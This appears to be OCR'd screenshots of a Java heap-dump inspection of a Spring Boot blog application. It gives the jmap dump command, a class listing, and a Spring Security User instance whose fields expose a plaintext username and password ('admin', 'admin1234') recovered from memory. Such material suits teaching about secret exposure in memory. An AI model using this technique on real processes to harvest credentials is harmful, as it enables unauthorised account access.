
heap dump

```
jmap -dump:format=b,file=heapdump.hprof
```



Class Name	Instances [%]	Instances	Size
org.apache.tomcat.util.log.**UserDataHelper$Config**		4 (0%)	112 (0%)
org.apache.tomcat.util.log.**UserDataHelper**		4 (0%)	192 (0%)
org.apache.tomcat.util.log.**UserDataHelper$Mode**		3 (0%)	84 (0%)
org.springframework.security.core.userdetails.**User$AuthorityComparator**		3 (0%)	48 (0%)
org.springframework.security.core.userdetails.**User**		3 (0%)	132 (0%)
org.springframework.security.authentication.**UsernamePasswordAuthenticationToken**		2 (0%)	98 (0%)
org.springframework.security.authentication.dao.**AbstractUserDetailsAuthenticationProvider$DefaultPostAu...**		2 (0%)	48 (0%)
org.springframework.security.authentication.dao.**AbstractUserDetailsAuthenticationProvider$DefaultPreAut...**		2 (0%)	48 (0%)
org.springframework.security.core.userdetails.cache.**NullUserCache**		2 (0%)	32 (0%)
org.apache.tomcat.util.log.**UserDataHelper$Mode[]**		1 (0%)	48 (0%)
org.apache.tomcat.util.log.**UserDataHelper$Config[]**		1 (0%)	56 (0%)
org.springframework.security.provisioning.**MutableUser**		1 (0%)	32 (0%)
org.springframework.security.config.annotation.authentication.configurers.provisioning.**UserDetailsManagerC...**		1 (0%)	60 (0%)
org.springframework.security.provisioning.**InMemoryUserDetailsManager**		1 (0%)	40 (0%)
org.springframework.security.config.annotation.web.configuration.**WebSecurityConfigurerAdapter$UserDetai...**		1 (0%)	40 (0%)
org.springframework.security.web.authentication.**UsernamePasswordAuthenticationFilter**		1 (0%)	163 (0%)
org.springframework.boot.autoconfigure.security.**AuthenticationManagerConfiguration$DefaultInMemoryU...**		1 (0%)	64 (0%)
org.springframework.boot.autoconfigure.security.**SecurityProperties$User**		1 (0%)	41 (0%)
org.springframework.security.config.annotation.authentication.configurers.userdetails.**DaoAuthenticationConf...**		1 (0%)	48 (0%)
ninja.wordy.blog.service.**UserService**		1 (0%)	24 (0%)
org.springframework.security.provisioning.**MutableUserDetails**		0 (0%)	0 (0%)
org.springframework.security.provisioning.**UserDetailsManager**		0 (0%)	0 (0%)
org.springframework.security.web.authentication.switchuser.**SwitchUserFilter**		0 (0%)	0 (0%)
org.springframework.security.core.userdetails.**UserDetailsChecker**		0 (0%)	0 (0%)
org.springframework.security.core.userdetails.**UserCache**		0 (0%)	0 (0%)
org.springframework.security.authentication.dao.**AbstractUserDetailsAuthenticationProvider**		0 (0%)	0 (0%)
ninja.wordy.blog.model.**User_$$_jvst386_0**		0 (0%)	0 (0%)
javax.transaction.**UserTransaction**		0 (0%)	0 (0%)
ninja.wordy.blog.model.**User**		0 (0%)	0 (0%)

user



ninja.wordy.blog.Application (pid 10078)

Heap Dump

org.springframework.security.core.userdetails.**User** Instances: 3 | Instance size: 44 | Total size: 132 | Compute Retained Sizes

Instances

Instance ▲
#1
#2
#3

<No details>


Fields

Field	Type	Value
this	User	#1
enabled	boolean	true
credentialsNonExpired	boolean	true
accountNonLocked	boolean	true
accountNonExpired	boolean	true
▶ authorities	Collections$UnmodifiableSet	#1508
▶ username	String	#39[illegible] admin
▶ password	String	#39222 admin1234
serialVersionUID	long	320
▶ <classLoader>	Launcher$AppClassLoader	#1

References

Field	Type	Value
this	User	#1
▶ delegate	MutableUser	#1

Array type | Object type | Primitive type | Static field | GC Root | Loop



```
{
password = java.lang.String#39222 - admin1234,
user = java.lang.String#39221 - admin
}
{
password = undefined,
user = java.lang.String#82998 - cool1
}
{
password = undefined,
user = java.lang.String#92234 - admin
}
```

